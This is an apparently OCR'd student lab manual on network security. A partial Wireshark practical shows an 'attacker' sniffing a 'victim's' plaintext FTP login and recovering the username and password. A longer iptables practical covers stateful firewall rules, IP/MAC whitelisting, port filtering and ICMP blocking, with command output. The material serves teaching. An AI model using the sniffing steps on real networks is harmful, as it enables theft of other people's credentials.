
    Step 1: Launch wireshark using the command
    root@divyang:~# wireshark
    We can also lunch it using following steps which are shown in the Figure.

Step 2: Capture The Interface by clicking " Capture->Interface "


It will list the available network interface as shown below. Choosing the interface on which we want to capture the packets and click on Start.



As soon we clicked on start it started capturing the packets on selected interface and shows as the follow.




Step 3: Now from the victim machine we are tried to logon into ftp server which are already created.




Step 4: Now in the attacker's machine we stop the capturing and filtering the packets by filter section in which we are trying to filter FTP Packets as shown in screen shot.

Step 5: Check the FTP Packets by Right click on a packet and selecting "Follow TCP Stream".



Step 6: In the packet we found Name and Password by which victim access the ftp server.




Practical – 4

Aim: Understand the concept of firewall and configure the State full Packet Inspection (SPI) firewall IPTABLES.

Firewall:

- A firewall is a network security system, either hardware or software based, that controls incoming and outgoing network traffic based on a set of rules. Acting as a barrier between a trusted network and other un-trusted networks such as the Internet or less-trusted networks such as a retail merchant's network outside of a cardholder data environment a firewall controls access to the resources of a network through a positive control model. This means that the only traffic allowed onto the network defined in the firewall policies all other traffic is denied.



- The National Institute of Standards and Technology (NIST) 800-10 divides firewalls into three basic types:

1. Packet filters
2. Stateful inspection
3. Proxys

1. Packet filters

The earliest firewalls functioned as packet filters, inspecting the packets that are transferred between computers on the Internet. When a packet passes through a packet-filter firewall, its source and destination address, protocol, and destination port number are checked against the firewall's rule set. Any packets that aren't specifically allowed onto the network are dropped (i.e., not forwarded to their destination). For example, if a firewall is configured with a rule to block Telnet access, then the firewall will drop packets destined for TCP port number 23, the port where a Telnet server application would be listening.

Packet-filter firewalls work mainly on the first three layers of the OSI reference model (physical, data-link and network), although the transport layer is used to obtain the source and destination port numbers. While generally fast and efficient, they have no ability to tell whether a packet is part of an existing stream of traffic. Because they treat each packet in isolation, this makes them vulnerable to spoofing attacks and also limits their ability to make more complex decisions based on what stage communications between hosts are at.

2. Stateful firewalls

In order to recognize a packet's connection state, a firewall needs to record all connections passing through it to ensure it has enough information to assess whether a packet is the start of a new connection, a part of an existing connection, or not part of any connection. This is what's called "stateful packet inspection." Stateful inspection was first introduced in 1994 by Check Point Software in its FireWall-1 software firewall, and by the late 1990s, it was a common firewall product feature. This additional information can be used to grant or reject access based on the packet's history in the state table, and to speed up packet processing; that way, packets that are part of an existing connection based on the firewall's state table can be allowed through without further analysis. If a packet does not match an existing connection, it's evaluated according to the rule set for new connections.

3. Proxy firewalls

Firewall proxy servers also operate at the firewall's application layer, acting as an intermediary for requests from one network to another for a specific network application. A proxy firewall prevents direct connections between either sides of the firewall; both sides are forced to conduct the session through the proxy, which can block or allow traffic based on its rule set. A proxy service must be run for each type of Internet application the firewall will support, such as an HTTP proxy for Web services.

- **IP Tables**

IPtables is an extremely flexible firewall utility built for Linux operating systems. IPtables is a command-line firewall utility that uses policy chains to allow or block traffic. When a connection tries to establish itself on our system, iptables looks for a rule in its list to match it to. If it doesn't find one, it resorts to the default action.

- **Types of Chains**

IPtables uses three different chains: input, forward, and output.

- Input: This chain is used to control the behavior for incoming connections. For example, if a user attempts to SSH into your PC/server, iptables will attempt to match the IP address and port to a rule in the input chain.
- Forward: This chain is used for incoming connections that aren't actually being delivered locally. Think of a router – data is always being sent to it but rarely actually destined for the router itself; the data is just forwarded to its target. Unless you're doing some kind of routing, NATing, or something else on your system that requires forwarding, you won't even use this chain.
- Output: This chain is used for outgoing connections. For example, if you try to ping howtogeek.com, iptables will check its output chain to see what the rules are regarding ping and howtogeek.com before making a decision to allow or deny the connection attempt.


- To see if iptables is running

  iptables -L

  It is list the rules in chain or all chains.

➢ **Setup a SPI firewall that:**

1. Allow all outgoing connection
2. Block all unwanted incoming connection



iptables –F : switch to flush all existing rules so we start with a clean state from which to add new rules

iptables -P INPUT DROP : -P switch sets the default policy on the specified chain which sets the default policy on the INPUT table to drop. If an incoming packet does not match one of the following rules it will be dropped. iptables –P FORWARD DROP : set the default policy on the FORWARED chain to DROP since we're not using our computer as a router, there should not be any packets passing through our computer

iptables -P OUTPUT ACCEPT : set the default policy on the OUTPUT chain to accept. This allow outgoing traffic

iptables –A INPUT –i lo –j ACCEPT : -A switch to append (or add) a rule to specific chain, the INPUT chain in this instance. –i switch (for interface) to specify Packed matching or destined for the lo(or localhost, 127.0.0.1) interface –j (jump) to the target action for packet maching the rule – in case ACCEPT.

- Allow incoming only from one IP

```
root@divyang:~# iptables -A INPUT -s 10.10.10.130 -j ACCEPT
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 217 packets, 13828 bytes)
 pkts bytes target     prot opt in     out     source               destination

    6   360 ACCEPT     all  --  any    any     10.10.10.130         anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 389 packets, 23340 bytes)
 pkts bytes target     prot opt in     out     source               destination

root@divyang:~#
```

- iptables –A INPUT –s 10.10.10.130 –j ACCEPT

```
root@divyang:~# iptables -A INPUT -s 10.10.10.130 -j ACCEPT
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 217 packets, 13828 bytes)
 pkts bytes target     prot opt in     out     source               destination

    6   360 ACCEPT     all  --  any    any     10.10.10.130         anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 389 packets, 23340 bytes)
 pkts bytes target     prot opt in     out     source               destination

root@divyang:~#
```

```
root@divyang:~# iptables -A INPUT -s 10.10.10.127 -j ACCEPT
root@divyang:~# iptables -A INPUT -s 10.10.10.131 -j ACCEPT
root@divyang:~# iptables -P INPUT DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy DROP 1 packets, 28 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n
    0     0 ACCEPT     all  --  any    any     10.10.10.127         anywhere

    0     0 ACCEPT     all  --  any    any     10.10.10.131         anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n

Chain OUTPUT (policy ACCEPT 44 packets, 3132 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n
root@divyang:~#
```

After applying rules result from Different Machines are as bellow:

```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : 220.224.142.229
        IP Address. . . . . . . . . . . . : 10.10.10.127
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.10.10

C:\Documents and Settings\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:

Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 220.224.142.229
   IPv6 Address. . . . . . . . . . . : fda3:963c:545e:0:d156:62da:6400:c81f
   Temporary IPv6 Address. . . . . . : fda3:963c:545e:0:d184:a26d:3e9b:14de
   Link-local IPv6 Address . . . . . : fe80::d156:62da:6400:c81f%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.10

Tunnel adapter isatap.220.224.142.229:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 220.224.142.229

C:\Users\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

From Another system which are not listed in Rules

```
C:\Users\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

- iptables –A INPUT –s 10.10.10.100/24 –j ACCEPT(For whole Subnet)

```
root@divyang:~# iptables -A INPUT -s 10.10.10.100/24 -j ACCEPT
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n
    0     0 ACCEPT     all  --  any    any     10.10.10.0/24        anywhere


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n

Chain OUTPUT (policy ACCEPT 71 packets, 5244 bytes)
 pkts bytes target     prot opt in     out     source               destinatio
n
root@divyang:~#
```

- **Accept packet from trusted IP address with MAC**

Rules for Accept packet from trusted IP address with MAC are described in image.

```
root@divyang:~# iptables -A INPUT -s 10.10.10.127 -i eth1 -m mac --mac 18:AB:C0:03:18:11 -j ACCEPT
root@divyang:~# iptables -A INPUT -s 10.10.10.131 -i eth1 -m mac --mac 18:AB:C0:03:18:13 -j ACCEPT
root@divyang:~# iptables -P INPUT DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  eth1   any     10.10.10.127         anywhere            MAC 18:AB:C0:03:18:11
    0     0 ACCEPT     all  --  eth1   any     10.10.10.131         anywhere            MAC 18:AB:C0:03:18:13

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 92 packets, 6645 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@divyang:~#
```

After applying rules we got the following output.

1. With Same ip and mac address

```
        Physical Address. . . . . . . . . : 18-AB-C0-03-18-11
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 10.10.10.127
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.10.10
        DHCP Server . . . . . . . . . . . : 10.10.10.10
        DNS Servers . . . . . . . . . . . : 115.254.108.244
                                            124.124.204.36
                                            10.10.10.10
        Lease Obtained. . . . . . . . . . : Friday, August 14, 2015 3:26:22 AM
        Lease Expires . . . . . . . . . . : Saturday, August 15, 2015 3:26:22 AM

C:\Documents and Settings\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:

Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

2. Same IP but Different mac Address.

```
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 18-AB-C0-03-18-12
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.131(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 14 August 2015 04:05:44
   Lease Expires . . . . . . . . . . : 15 August 2015 04:05:44
   Default Gateway . . . . . . . . . : 10.10.10.10
   DHCP Server . . . . . . . . . . . : 10.10.10.10
   DNS Servers . . . . . . . . . . . : 124.124.204.36
                                       115.254.108.244
                                       10.10.10.10
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.220.224.142.229:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 220.224.142.229
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

- **Port Address Filtering**

Single port

iptables –A INPUT –p tcp --dport 21 –j ACCEPT we can also set rules for Prot Range by applying

iptables –A INPUT –p tcp - -dport 6881:6890 –j ACCEPT

```
root@divyang:~# iptables -A INPUT -p tcp --dport 21 -j ACCEPT
root@divyang:~# iptables -P INPUT DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy DROP 12 packets, 936 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere            tcp dpt:ftp

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 132 packets, 9177 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@divyang:~#
```

- **LAB Assignments:**

1. Block ICMP ping using OUTPUT and echo-reply

Solution:

```
root@divyang:~# iptables -A OUTPUT -p icmp --icmp-type echo-reply -s 10.10.10.135 -d 10.10.10.131  -j DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 77 packets, 5834 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 276 packets, 20331 bytes)
 pkts bytes target     prot opt in     out     source               destination
    3   180 DROP       icmp --  any    any     10.10.10.135         10.10.10.131        icmp echo-reply
root@divyang:~#
```

After applying the rules result are as bellow.

1. From given Destination IP

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 220.224.142.229
   IPv4 Address. . . . . . . . . . . : 10.10.10.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.10

Tunnel adapter isatap.220.224.142.229:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 220.224.142.229

C:\Users\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

2. From another IP

```
        Connection-specific DNS Suffix  . : 220.224.142.229
        IP Address. . . . . . . . . . . . : 10.10.10.127
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.10.10

C:\Documents and Settings\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:

Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

2. Block ICMP ping using INPUT and echo-request

Solution 1

```
root@divyang:~# iptables -A INPUT -p icmp --icmp-type echo-reply -s 10.10.10.127 -d 10.10.10.135  -j DROP
root@divyang:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  10.10.10.127        10.10.10.135        icmp echo-reply

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@divyang:~#
```

Solution 2

```
root@divyang:~# iptables -A INPUT -p icmp --icmp-type echo-reply -j DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 620 packets, 45190 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       icmp --  any    any     anywhere             anywhere            icmp echo-reply

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 776 packets, 53243 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@divyang:~#
```

After applying the rules result are as bellow.

For Solution 1

1. from another Machine.

```
C:\Users\dp>ping 10.10.10.135

Pinging 10.10.10.135 with 32 bytes of data:
Reply from 10.10.10.135: bytes=32 time<1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64
Reply from 10.10.10.135: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.10.135:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\dp>
```

2. From Linux Machine on which firewall rules applie

```
root@divyang:~# ping 10.10.10.127
PING 10.10.10.127 (10.10.10.127) 56(84) bytes of data.
^Z
[1]+  Stopped                 ping 10.10.10.127
root@divyang:~#
```

```
root@divyang:~# ping 10.10.10.131
PING 10.10.10.131 (10.10.10.131) 56(84) bytes of data.
64 bytes from 10.10.10.131: icmp_seq=1 ttl=128 time=1.55 ms
64 bytes from 10.10.10.131: icmp_seq=2 ttl=128 time=1.80 ms
64 bytes from 10.10.10.131: icmp_seq=3 ttl=128 time=1.65 ms
64 bytes from 10.10.10.131: icmp_seq=4 ttl=128 time=1.66 ms
^Z
[1]+  Stopped                 ping 10.10.10.131
root@divyang:~#
```

For Solution 2

```
root@divyang:~# ping 10.10.10.131
PING 10.10.10.131 (10.10.10.131) 56(84) bytes of data.
^Z
[1]+  Stopped                 ping 10.10.10.131
root@divyang:~# ping 10.10.10.127
PING 10.10.10.127 (10.10.10.127) 56(84) bytes of data.
^Z
[2]+  Stopped                 ping 10.10.10.127
root@divyang:~#
```

3. Block FTP using OUTPUT or INPUT (allow ftp server for your subnet only)

Solution 1(For INPUT)

```
root@divyang:~# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
root@divyang:~# iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
root@divyang:~# iptables -A INPUT -p tcp --dport 21 -s 10.10.10.10/24 -m state --state NEW -j ACCEPT
root@divyang:~# iptables -L -v
Chain INPUT (policy ACCEPT 796 packets, 56561 bytes)
 pkts bytes target     prot opt in     out     source               destination
  123  7380 ACCEPT     all  --  any    any     anywhere             anywhere            state RELATED,ESTABLISH
ED
    0     0 ACCEPT     tcp  --  any    any     10.10.10.0/24        anywhere            tcp dpt:ftp state NEW

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 938 packets, 63083 bytes)
 pkts bytes target     prot opt in     out     source               destination
  111  6660 ACCEPT     all  --  any    any     anywhere             anywhere            state RELATED,ESTABLISH
ED
root@divyang:~#
```

After applying the rules result are as bellow.

```
root@divyang:~# ftp 10.10.10.127
Connected to 10.10.10.127.
220-Microsoft FTP Service
220 Hi..FTP BY DIVYANG ON XP Server.
Name (10.10.10.127:root): dp
331 Password required for dp.
Password:
230-WELCOME..
230 User dp logged in.
Remote system type is Windows_NT.
ftp>
```


Solution 2 (For OUTPUT)

```
root@divyang:~# iptables -F
root@divyang:~# iptables -A OUTPUT -p tcp --dport 21 -s 10.10.10.10/24 -m state --state NEW -j DROP
root@divyang:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  10.10.10.0/24        anywhere            tcp dpt:ftp state NEW
root@divyang:~#
```

Result after applying the Rules.

```
root@divyang:~# ftp 10.10.10.127
ftp: connect: Connection timed out
ftp>
```

Checked the port using Zen map tools



4. **ALLOW ssh using INPUT**
   Solution

```
root@divyang:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@divyang:~# iptables -P INPUT DROP
root@divyang:~# iptables -L -v
Chain INPUT (policy DROP 2 packets, 120 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere            tcp dpt:ssh

